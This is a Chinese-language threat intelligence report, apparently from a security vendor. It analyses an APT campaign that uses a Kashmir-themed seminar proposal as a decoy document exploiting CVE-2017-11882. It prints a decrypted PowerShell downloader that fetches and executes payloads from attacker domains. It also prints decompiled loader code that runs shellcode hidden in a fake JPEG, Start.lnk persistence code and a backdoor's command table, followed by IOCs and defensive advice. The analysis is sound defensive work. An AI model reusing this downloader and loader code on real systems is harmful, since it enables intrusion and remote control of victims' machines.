恶意软件分析	恶意软件分析	恶意软件分析	恶意软件分析
访问该域名的样本信息			
时间范围	2019-01-19	2019-04-19	2019-05-02
样本MD5	7955218181b0bc27c9491bd03	首次出现时间	2019-12-07
文件路径	Office.Exploit.C	病毒名称	11882.Apdh

因此我们又关联到另一个样本：


eecbfa73955218181b0bc27c9491bd03



该样本文件名为：
PROPOSAL FOR SEMINAR AT FATIMA JINNAH WOMEN UNIVERSITY (FJWU).doc



PROPOSAL FOR SEMINAR
AT FATIMA JINNAH
WOMEN UNIVERSITY
(FJWU).doc



PROPOSAL FOR SEMINAR AT FATIMA JINNAH WOMEN UNIVERSITY (FJWU)
Agenda
We, the students of Public Administration department wish to arrange a seminar which will be based on the theme, "The Resilient Woman Of Kashmir". The seminar will be organized under the banner of Students of Kashmir Saga (SoKS), Pakistan which is a non-profitable non-government organization with the collaboration of public administration department.
Objectives
1. To enlighten the students about the issue of Kashmir with respect to its national and international importance in the present situation.
2. To give awareness to the students regarding the female resistance leaders in Kashmir and their role in women empowerment in the conflict zone.
Main Theme
The seminar will encompass the role of women in the conflict zone of Kashmir. It will inculcate awareness about the harassment and atrocities against women by Indian forces and their resilience against them. The seminar will focus on eminent woman leader of Indian Held Kashmir namely Aasiya Andrabi.
Methodology
For the better understanding of our audience about the current circumstances of occupied Kashmir, we will display a video having non-contradictory content. To make this session interactive we will

FAAMA JINNAH女子大学 (FJWU) 研讨会提案
议程
我们公共行政部门的学生希望安排一个以"克什米尔的弹性女人"为主题的研讨会。该研讨会将在巴基斯坦克什米尔传奇学生 (SoKS) 的旗帜下举办, 这是一个非营利性的非政府组织, 由公共行政部门合作。
目标
1. 在当前形势下, 让学生了解克什米尔问题在国家国际上的重要性。
2. 让学生了解克什米尔的女性抵抗领导人及其在冲突地区赋予妇女权力的作用。
主旋律
研讨会将包括妇女在克什米尔冲突地区的作用。它将灌输对印度军队对妇女的骚扰和暴行以及她们对她们抵抗力的认识。研讨会将集中讨论印度赫尔德克什米尔知名女性领导人Aasiya Andrabi。
方法
为了更好地了解我们的观众对被占领的克什米尔自前, 我们将展示一个内容不相互矛盾的视频。为了使本次会议具有互动性, 我们将向2018年9月发布关于克什米尔冲突的联合国报告, 向每一位学生分发, 要求他们阅读报告并根据自己的理解分析各种情景, 然后我们的一位发言者总结了该报告的主要结论。在会议结束时, 我们也有问题答案会议。
持续时间
我们计划的会议日程包括大约2小时 (下午1:00到3:00)。我们将在给定时间内将所有相关信息简明扼要。
日期
我们预计参加活动的日期将是2018年11月27日。

诱饵文档的内容为巴基斯坦FAAMA JINNAH女子大学关于克什米尔的相关研讨提案。

而诱饵文件，使用CVE-2017-11882漏洞来触发：

```

File: 'PROPOSAL FOR SEMINAR AT FATIMA JINNAH WOMEN UNIVERSITY (FJWU).doc' - size: 59297 bytes

```

Id	Index	OLE Object
0	0000DA43h	format_id: 2 (Embedded) class name: 'eqUaTIOn.3\X00' data size: 1665

```

0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012e174 004115d8 0012e2f8 00000000 0012e194 EQNEDT32!EqnFrameWinProc+0x2b2f
0012e1b8 004218e4 0012e2f8 0012e588 0012e78c EQNEDT32!EqnFrameWinProc+0x2af8
0012e2a8 004214e2 0012e2f8 766f00c6 00000001 EQNEDT32!FMDFontListEnum+0x650

0:000> p
eax=00000030 ebx=00000006 ecx=00000000 edx=0012e2f8 esi=0012e328 edi=0012e17c
eip=00411661 esp=0012e000 ebp=0012e174 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  fs=0023  gs=0000             efl=00000246
EQNEDT32!EqnFrameWinProc+0x2b81:
00411661 8d45d8             lea     eax,[ebp-28h]
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012e174 004226b4 0012e2f8 00000000 0012e194 EQNEDT32!EqnFrameWinProc+0x2b81
0012e1b8 004218e4 0012e2f8 0012e588 0012e78c EQNEDT32!FMDFontProtoEnum+0x79c
0012e2a8 004214e2 0012e2f8 766f00c6 00000001 EQNEDT32!FMDFontListEnum+0x650

0:000> db 0012e2f8
0012e2f8  ba 36 64 6f 1d 81 c2 06-59 d6 e2 8b 0a 8b 29 bf      6do...Y....).
0012e308  bc 6b 22 ae a6 81 f7 0c 0c-64 ae 8b 17 55 ff d2 05      k'...d...U...
0012e318  d4 12 75 95 2d 05 12 75-95 ff e0 e5 b4 26 42 00      u...u...&B.
0012e328  00 00 4b 98 38 03 49 00-ec d5 d5 77 01 d6 45 77      K.8.I...v...v
0012e338  50 e3 12 00 b4 d9 d5 77-38 03 49 00 84 00 4b 00      F...v8.I...K.
0012e348  00 00 49 00 00 00 64 01-6c e3 12 00 20 d4 d3 77      I...d.I...v
0012e358  00 00 49 00 84 00 4b 00-88 e5 12 00 8c e7 12 00      I...L...K...
0012e368  06 00 00 00 4c e4 12 00-ff dd d5 77 01 00 00 00      I...L...v...
0:000> u 004226b4
EQNEDT32!FMDFontProtoEnum+0x79c:
004226b4 c3                ret

```

触发后下载<http://abtprinting.com/justi/sdf/efabab/gothic>脚本并执行，脚本内容如下：其主要功能是使用WMI起powershell进程，并执行恶意powershell脚本：

[illegible]

解密后的powershell脚本如下:

```
function download_decode($p_url, $p_file) {
    $down = New-Object System.Net.WebClient
    $down.DownloadFile($p_url, $p_file)
    $bytes = [System.IO.File]::ReadAllBytes($p_file)
    if($bytes -eq $null) {
        return
    }
    for($i=0; $i -lt 256; $i++) {
        for($j = 0; $j -lt 256; $j++) {
            if(((($bytes[0] -bxor $i) -eq 0xd1) -And ((($bytes[1] -bxor $j) -eq 0x5a)) {
                for($k = 0; $k -lt ($bytes.count - 1); $k += 2) {
                    $bytes[$k] = $bytes[$k] -bxor $i
                    $bytes[$k + 1] = $bytes[$k + 1] -bxor $j
                }
                [System.IO.File]::WriteAllBytes($p_file, $bytes)
            }
        }
    }
}

$url = 'https://abprprinting.com/w/s/ldr.dat'
$sc_url = 'https://abprprinting.com/w/s/hsk.dat'
$Surl = 'https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe'
$file = [System.IO.Path]::GetTempFileName()
$score_file = [System.IO.Path]::GetTempPath() + "\libvlc.dll"
download_decode -p_url $url -p_file $file
download_decode -p_url $sc_url -p_file $score_file
cmd.exe /c start "" "$file"
```

Powershell脚本的功能是下载

hxxps://abtprinting.com/w/s/ldr.dat

hxxps://abtprinting.com/w/s/hsk.dat

两个url文件到本地并解密，解密后得到一个dll和一个exe，其md5和文件名如下：

c0baa532636ecca97de85439d7ae8cb3 tmpB440.tmp
f4dbfa9e5ab9ddbfc962172fc4d27401 libvlc.dll

(理论上应该是白加黑，但实际情况是exe和dll都是恶意文件，且功能相似)

libvlc.dll、tmpB440.tmp的核心功能均为下载hxxp://useraccount.co/second/simple.jpg文件到内存中，并从偏移0x14处直接作为代码执行：

```
7 sub_401296(&v6);
3 mbstowcs(&word_413A68, &v7, 0x64u); // /second/simple.jpg
3 mbstowcs(&word_413298, &v6, 0x64u); // useraccount.co
3 while ( 1 )
1 {
2 sub_4013EC();
3 Sleep(0xEA60u);
4 }
5 }
```

```
87 if ( ((int (__stdcall *) (HMODULE, signed int, int *, int *, _DWORD)) HttpQueryInfo)(v8, 536870931, &v21, &v20, 0) )
88 {
89     if ( v21 == 200 )
90     {
91         v20 = 0;
92         v20 = 4;
93         if ( HttpQueryInfo(v8, 536870931, &v21, &v20, 0) )
94         {
95             if ( v20 )
96             {
97                 v9 = v20 + 1;
98                 v10 = GetProcessHeap();
99                 v5 = (char *)HeapAlloc(v10, 0u, v9);
100                 if ( v5 )
101                 {
102                     v11 = v20;
103                     v12 = 0;
104                     do
105                     {
106                         v13 = ((int (__stdcall *) (HMODULE, char *, SIZE_T, int *)) InternetReadFile)(
107                             v8,
108                             &v5[v12],
109                             v11 - v12,
110                             &v20);
111                         v13 = v20;
112                         if ( !v13 )
113                             break;
114                         if ( !v29 )
115                             break;
116                         v12 += v29;
117                     } while ( v12 < v20 );
118                     if ( v12 == v20 )
119                         sub_401394(v5, v20);
120                     v7 = v20;
121                 }
122             }
123         }
```

```
1 void __fastcall __noreturn sub_401394(char *a1, SIZE_T a2)
2 {
3     char *v2; // esi
4     HANDLE v3; // eax
5     DWORD f10ldProtect; // [esp+10h] [ebp-20h]
6     DWORD ThreadId; // [esp+14h] [ebp-1Ch]
7     CPPEH_RECORD ms_exc; // [esp+18h] [ebp-18h]
8
9     v2 = a1;
10    VirtualProtect(a1, a2, 0x40u, &f10ldProtect);
11    ms_exc.registration.TryLevel = 0;
12    ThreadId = 0;
13    v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)(v2 + 0x14), 0, 0, &ThreadId);
14    WaitForSingleObject(v3, 0xFFFFFFFF);
15    ms_exc.registration.TryLevel = -2;
16    ExitProcess(1u);
17 }
```

下载回来的simple.jpg带有伪装的图片头：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	FE	FF	4A	46	49	46	00	01	01	01	00	48	? JFIF.....H
00000010	00	48	00	00	B0	45	B9	00	1A	03	00	EB	0A	5E	89	F3	.H..癰? ...? 結
00000020	30	06	46	E2	FB	FF	D3	E8	F1	FF	FF	FF	08	1F	AD	45	0.F?? 予? ...境
00000030	45	45	45	1E	17	00	10	CC	A0	C4	86	4C	6D	45	45	BA	EEE...?蒜响mEE?
00000040	06	AE	AE	AE	0E	AE	AE	AE	AE	AE	AE	AE	AE	AE	AE	AE	BA&&& RRRRRRRRRRR

从0x14位置开始的shellcode功能为将随后的0x31a00字节数据异或0x45解密执行：


```
seg000:00000014 mov al, 45h ; 'E'
seg000:00000016 mov ecx, 31A00h
seg000:00000018 jmp short loc_27
seg000:0000001D ; ===== SUBROUTINE =====
seg000:0000001D sub_10 proc far ; CODE XREF: sub_10:loc_27+p
seg000:0000001D pop esi
seg000:0000001E mov ebx, esi
seg000:00000020 loc_20: xor [esi], al ; CODE XREF: sub_10+64j
seg000:00000020 inc esi
seg000:00000022 loop loc_20
seg000:00000023 call ebx
seg000:00000027 loc_27: call near ptr sub_10 ; CODE XREF: seg000:0000001Btj
seg000:00000027
```

解密后的数据是一个带有自加载代码的dll文件：

Name	Address	Ordinal
REp	100018E0	1
ReflectiveLoader(void)	10003410	2
DllEntryPoint	10004A09	[main entry]

判断加载的进程是否为rundll32.exe，不是则执行安装流程，是则执行后门功能：

安装流程为：

在自身PE文件中查找._code区段

```
17 v13 = a1;
18 v14 = a2;
19 v16 = 0;
20 if ( !a2 )
21     return 0;
22 if ( *(_WORD *)a2 != 'ZM' )
23     return 0;
24 v4 = a2 + *(_DWORD *)a2 + 60;
25 if ( *(_DWORD *)v4 != 'EP' )
26     return 0;
27 v5 = *(unsigned __int16 *)v4 + 6;
28 v6 = 0;
29 v15 = v4 + *(unsigned __int16 *)v4 + 20 + 24;
30 if ( *(_WORD *)v4 + 6 )
31 {
32     v7 = (const char *)v4 + *(unsigned __int16 *)v4 + 20 + 24;
33     while ( 1 )
34     {
35         v8 = strcmp(v7, ".code");
36         if ( v8 )
37             v8 = -(v8 < 0) | 1;
38         if ( !v8 )
39             break;
40         ++v6;
```

将._code区段的数据写入到C:\\ProgramData\\Adobe64\\afgup64.dll文件中

```
8 memset(&pszPath, 0, 0x20Au);
9 memset(&cdrawx117_exe_1001E170, 0, 0x248u);
10 memset(&afgup64_dll, 0, 0x248u);
11 v0 = (void *)sub_100032B0();
12 if ( v0 )
13 {
14     CloseHandle(v0);
15     SHGetFolderPath(0, 26, 0, 0, &pszPath);
16     v1 = PathFindFileNameW(L"C:\\ProgramData\\Adobe64");
17     PathAppendW(&pszPath, v1);
18 }
19 else
20 {
21     memmove(&pszPath, L"C:\\ProgramData\\Adobe64", 0x2Cu);
22 }
23 v2 = wcslen(&pszPath);
24 memmove(&cdrawx117_exe_1001E170, &pszPath, 2 * v2);
25 memmove(&afgup64_dll, &pszPath, 2 * v2);
26 PathAppendW(&cdrawx117_exe_1001E170, L"cdrawx117.exe");
27 PathAppendW(&afgup64_dll, L"afgup64.dll");
28 sub_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c mkdir \"%s\\\"", (int)&pszPath);
29 return sub_100010A0(&CommandLine);
30 }
```

在启动目录释放Start.lnk文件，其功能是使用rundll32.exe加载afgup64.dll并调用其IntRun接口函数：


```

1 HANDLE __fastcall sub_10001FC0(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
2 {
3     DWORD v2; // edi
4     LPCVOID v3; // ebx
5     HANDLE result; // eax
6     HANDLE v5; // esi
7     DWORD NumberOfBytesWritten; // [esp+8h] [ebp-498h]
8     char v7; // [esp+Ch] [ebp-494h]
9     WCHAR pszPath; // [esp+254h] [ebp-24Ch]
10
11     v2 = nNumberOfBytesToWrite;
12     v3 = lpBuffer;
13     memset(&pszPath, 0, 0x248u);
14     result = (HANDLE)SHGetFolderPath(0, 7, 0, 0, &pszPath);
15     if ( !result )
16     {
17         PathAppendW(&pszPath, L"Start.lnk");
18         sub_10001010(&v7, 0x123u, (int)L"%s\\", IntRun, (int)&aflup64_dll);
19         result = (HANDLE)sub_100020B0(&v7);
20         if ( (_BYTE)result )
21         {
22             Sleep(0x3E8u);
23             result = CreateFileW(&aflup64_dll, 0x40000000u, 0, 0, 2u, 0, 0);
24             v5 = result;
25             if ( result != (HANDLE)-1 )
26             {
27                 WriteFile(result, v3, v2, &NumberOfBytesWritten, 0);
28                 result = (HANDLE)CloseHandle(v5);
29             }
30         }
31     }
32     return result;
33 }

```

PS: aflup64.dll与libvlc.dll功能一致，是个加载器，用于下载<http://useraccount.co/second/simple.jpg>加载。

最终的后门功能为：

创建Mutex防止重复运行：9a5f4cc4b39b13a6aecfe4c37179ea63

```

1 DWORD sub_10003260()
2 {
3     HANDLE v0; // esi
4     DWORD result; // eax
5
6     v0 = CreateMutexW(0, 1, L"9a5f4cc4b39b13a6aecfe4c37179ea63");
7     result = GetLastError();
8     if ( v0 && result != 183 )
9     {
10         Sleep(0x1388u);
11         sub_100023F0();
12         sub_10002FB0();
13     }
14     return result;
15 }

```

信息收集：包括tasklist进程列表、ipconfig网络信息、C、D、E、F、G、H磁盘全盘文件列表、操作系统版本、当前进程加载的模块、系统时间、系统版本、计算机名等，还有木马当前版本为2.5

.text:1000248B	push	eax
.text:1000248C	push	offset aCmdExeQCTaskli ; "cmd.exe /q /c tasklist > \"%s\""
.text:10002491	lea	eax, [ebp+CommandLine]
.text:10002497	push	123h
.text:1000249C	push	eax
.text:1000249D	call	sub_10001010
.text:100024A2	lea	ecx, [ebp+CommandLine] ; lpCommandLine
.text:100024A8	call	sub_100010A0
.text:100024AD	lea	eax, [ebp+TempFileName]
.text:100024B3	push	eax
.text:100024B4	push	offset aCmdExeQCEcho ; "cmd.exe /q /c echo -----"...
.text:100024B9	lea	eax, [ebp+CommandLine]
.text:100024BF	push	123h
.text:100024C4	push	eax
.text:100024C5	call	sub_10001010
.text:100024CA	lea	ecx, [ebp+CommandLine] ; lpCommandLine
.text:100024D0	call	sub_100010A0
.text:100024D5	lea	eax, [ebp+TempFileName]
.text:100024D8	push	eax
.text:100024DC	push	offset aCmdExeQCIpconf ; "cmd.exe /q /c ipconfig /all >> \"%s\""
.text:100024E1	lea	eax, [ebp+CommandLine]
.text:100024E7	push	123h
.text:100024EC	push	eax
.text:100024ED	call	sub_10001010
.text:100024F2	lea	ecx, [ebp+CommandLine] ; lpCommandLine

```
.text:1000252E      push     eax
.text:1000252F      push     offset aCmdExeQCDiCS ; "cmd.exe /q /c dir C:\\ >> \"%s\"""
.text:10002534      lea      eax, [ebp-250h]
.text:1000253A      push     123h
.text:1000253F      push     eax
.text:10002540      call     sub_10001010
.text:10002545      lea      ecx, [ebp-250h]
.text:10002548      call     sub_100010A0
.text:10002550      lea      eax, [ebp-498h]
.text:10002556      push     eax
.text:10002557      push     offset aCmdExeQCDiDS ; "cmd.exe /q /c dir D:\\ >> \"%s\"""
.text:1000255C      push     123h
.text:10002561      lea      eax, [ebp-250h]
.text:10002567      push     eax
.text:10002568      call     sub_10001010
.text:1000256D      lea      ecx, [ebp-250h]
.text:10002573      call     sub_100010A0
.text:10002578      lea      eax, [ebp-498h]
.text:1000257E      push     eax
.text:1000257F      push     offset aCmdExeQCDiES ; "cmd.exe /q /c dir E:\\ >> \"%s\"""
.text:10002584      lea      eax, [ebp-250h]
.text:1000258A      push     123h
.text:1000258F      push     eax

.text:10002957      lea      eax, [ebp-1498h]
.text:1000295D      push     offset a25 ; "2.5"
.text:10002962      push     offset aVersionS ; "Version:
.text:10002967      push     0FFFFh ; "%s\r\n"
```

将获取到的信息发送到hxxp://useraccount.co/second/go.php，直到其返回OK为止。

控制指令：访问hxxp://useraccount.co/second/go.php，获取控制指令，根据指令进行命令分发，其功能和控制码对应关系如下表所示：

控制码	功能
103	下载文件到本地，并通过cmd start执行
105	下载shellcode到内存，并通过CreateThread执行
115	执行cmd命令，并把执行结果输出到文件返回
117	卸载，删除Start.Ink，退出进程
120	下载文件到本地，并通过cmd start执行，随后删除Start.Ink，退出进程

```
1 LPSTR __thiscall sub_100017A0(LPCSTR lpFirst)
2 {
3     const CHAR *v1; // esi
4     LPSTR result; // eax
5     CHAR *v3; // edx
6     WCHAR pszPath; // [esp+4h] [ebp-24Ch]
7
8     v1 = lpFirst;
9     StrTrimA((LPSTR)lpFirst, " \r\n");
10    result = (LPSTR)lstrlenA(v1);
11    if ( result )
12    {
13        result = StrStrA(v1, ":");
14        if ( result )
15        {
16            *result = 0;
17            v3 = result + 1;
18            switch ( *v1 )
19            {
20            case 103:
21                result = (LPSTR)sub_100016B0(v3); // download&run Exe
22                break;
23            case 105:
24                result = (LPSTR)sub_10001450(v3); // downlaod&run shellcode
25                break;
26            case 115:
27                result = (LPSTR)sub_10001280(v3); // cmd shell
28                break;
29            case 117:
30                goto LABEL_7;
31            case 120:
32                sub_100016B0(v3); // download&run Exe
33        LABEL_7:
34            memset(&pszPath, 0, 0x248u);
35            result = (LPSTR)SHGetFolderPathW(0, 7, 0, 0, &pszPath);
36            if ( !result )
37            {
38                PathAppendW(&pszPath, L"Start.Ink");
39                DeleteFileW(&pszPath);
40                ExitProcess(0);
41            }
42            return result;
43        default:
44            return result;
45    }
46 }
47 }
48 return result;
```

可以看到，该RAT与奇安信的文章《蔓灵花（BITTER）APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析》中的RAT的分析一致：



3、其他资产

从ip进行反查，以及从域名的解析记录来看，我们判断下列域名疑似也为该组织所有，但是暂未关联到更多的信息。可能会在该组织后续的攻击活动中使用，需要提前检测和防御：

- fotesale.com
- divecastle.com
- psypharm.com
- bitcoincashold.com
- classicdeliverycourier.com

五、总结

从关联分析来看，我们基本确定该次攻击来自于白象组织，此外我们还发现该次攻击和蔓灵花组织曾公用基础设施。由于白象和蔓灵花组织均来自于印度的攻击组织，而之前的报告《蔓灵花（BITTER）APT组织针对中国境内政府、军工、核能等敏感机构的最新攻击活动报告》中，我们也曾经给出结论："BITTER和白象有一定关联或者为同一组织"，而通过本文的扩散分析，再次给该结论提供了更多的佐证。


此外，虽然本次攻击活动暂未在中国发现，但是由于白象和蔓灵花的主要攻击对象有中国，因此相关单位务必提高警惕，防止攻击的发生。

六、安全建议

- 1、不要打开不明来源的邮件附件；
- 2、及时打系统补丁和重要软件的补丁；
- 3、使用腾讯御点防御可能的病毒木马攻击；



4、使用腾讯御界高级威胁检测系统。御界高级威胁检测系统，是基于腾讯反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。



附录

1、IOCs

HASH：

e3be500493034ab2cd50e6433e425b4a
eb29df9a840a55b487d7d9363afd6fd3
a99ef3f482e317043a6f9ea49a0c183c
76fcec039f124ab5b6d4f73c37b90562
ecf0ff51f57fb5ce7acd09c97ec3320c
eecbfa739552181b0bc27c9491bd03
ff2ce1a8d9b7d169962b8437ec817c0b
498c94534434c9e7dea3c3e4d869465a
c0baa532636ecca97de85439d7ae8cb3
f4dbfa9e5ab9ddbfc962172fc4d27401
0ca9567be855e84165ba98b882153ce9

URL：

hxxp://global-news.center/img/24/[ComputerName]/wcsr
hxxp://abtprinting.com/justi/sdf/efabab/gothic
hxxps://abtprinting.com/w/s/ldr.dat
hxxps://abtprinting.com/w/s/hsk.dat
hxxp://useraccount.co/second/simple.jpg
hxxp://useraccount.co/second/go.php

PDB：


```
C:\Users\aaaa\source\repos\down\Release\down.pdb
C:\Users\abc\source\repos\4myKLps\Release\4myKLps.pdb
C:\Users\aaaa\source\repos\4myKLps\Release\4myKLps.pdb
```

2、参考文章

奇安信：蔓灵花（BITTER）APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析（<https://ti.360.net/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups/>）

[了解腾讯企业级安全产品](#)

腾讯御见威胁情报中心百万年薪招募精英队友（有新增职位）

